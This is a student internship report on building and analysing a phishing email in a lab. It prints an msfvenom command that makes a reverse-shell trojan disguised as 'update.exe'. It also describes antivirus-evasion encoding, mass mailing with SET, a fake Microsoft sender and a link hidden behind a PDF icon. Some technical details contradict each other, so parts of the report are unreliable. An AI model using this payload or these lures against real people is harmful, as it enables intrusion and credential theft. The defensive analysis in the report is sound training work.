CYBER SECURITY INTERNSHIP

Task-2

Analyze a Phishing Email

Information

Name: K. Vamsi

Institution: Kalasalingam Academy of Research and Education

Internship Role: Cybersecurity Intern

Submission Date: 05/08/2025

1. Introduction

Phishing attacks are a common method used by cybercriminals to trick users into revealing sensitive information or executing malicious files. In this task, the objective was to analyze a suspicious email for phishing characteristics using both manual inspection and online tools. The email in question contained a clickable link that triggered the download of a trojan executable. By investigating the email's headers, source IP, file behavior, and blacklist status, the email was confirmed to be a phishing attempt. This report documents the analysis process and highlights the indicators that confirmed its malicious nature.

2. Tools and Environment

Tools	***Description***
VirtualBox	Safely executed the file in an isolated environment to observe behavior.
VirusTotal	Scanned the attached .exe file for malware detection by 70+ antivirus engines.
MXTtoolbox	Used to analyze the email header and trace the source IP.
Multiirbl.valli	Checked if the email's originating IP is blacklisted or suspicious.

3. Methodology

- To analyze the phishing email sample and identify potential threats, the following step-by-step approach was followed


Payload Creation (Trojan Generation)

- A **PHP-based shell Trojan** was developed, encoded using **Base64** to evade signature-based detection by antivirus software.
- The script was designed to connect back to the attacker's machine, enabling remote access once executed on the victim's server/environment.

Msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.0.112 LPORT 4444 -e php/base64 -f exe -o update.exe

Email Setup using Social Engineering Toolkit (SET)

- Used **SET (Social Engineering Toolkit)** to craft and deliver the phishing email.
- Configured SET to used to mass mailing attack.




Embedding Trojan in HTML Email:

- Designed the phishing email using **HTML format**.
- Embedded the Trojan payload as a **clickable link disguised as a legitimate file** using an <a href> tag and a PDF icon to avoid suspicion.

Email Delivery & User Interaction:

- Sent the phishing email to the target user.
- Once the user clicked the embedded link, the payload got downloaded and executed (on test VM or sandbox).

The mail



Fig(1) Phishing email

Analysis using Email Sandboxing:

- Analyze the headers of the phishing email u will found **M1crosoft.com** and FROM mail address. Legitimate address is this **Microsoft account team** and **account-security-noreply@accountprotection.microsoft.com.**
- Checked SPF, DKIM, and other validations to test deliverability and legitimacy.
- Microsoft never send the like **Dear User.** the team mention name of **gmail account** of the user.
- The Microsoft team never sends the software updates or security patches directly through email. So don't click here the clickable link.
- U can right click on the clickable one u will get the link or use VirtualBox for download the .exe file and test it.
- Copy the raw data from email paste it in MXToolbox to get these:-
    - Sender IP Address
    - SPF, DKIM checks
    - Header anomalies
    - Blacklist Status




Fig (2): Raw mail data

- Analyzed the headers of the phishing email using **Mxtoolbox**.
- Checked SPF, DKIM, and other validations to test deliverability and legitimacy.

IP Reputation Check:

- Traced the email's originating IP and analyzed it using **MultiRBL** blacklist check.
- Found that the IP address was **blacklisted**, confirming its malicious reputation.





Fig (3): Blacklisted ipv4

Sandbox Testing of Payload:

- Uploaded the .exe payload to **VirtualBox** running Windows to observe behavior.
- Confirmed reverse shell behavior and system communication.

VirusTotal Analysis:

- Submitted the payload to VirusTotal.
- Result: **59 out of 72 antivirus engines flagged the file as malicious**, confirming Trojan activity.



Fig(4): Virus Total

Results

The following findings were obtained after analyzing the suspicious phishing email

- ✓ Suspicious Attachment
- ✓ Email Header Analysis via MXToolbox
- ✓ IP Reputation Check via MultiRBL
- ✓ VirusTotal Analysis

Remediation

- Avoid Clicking Unknown Links
- Don’t Download Attachments from Unknown Senders
- Check URLs Carefully
- Educate and Train Employees
- Update All Software Regularly
- Report Phishing Attempts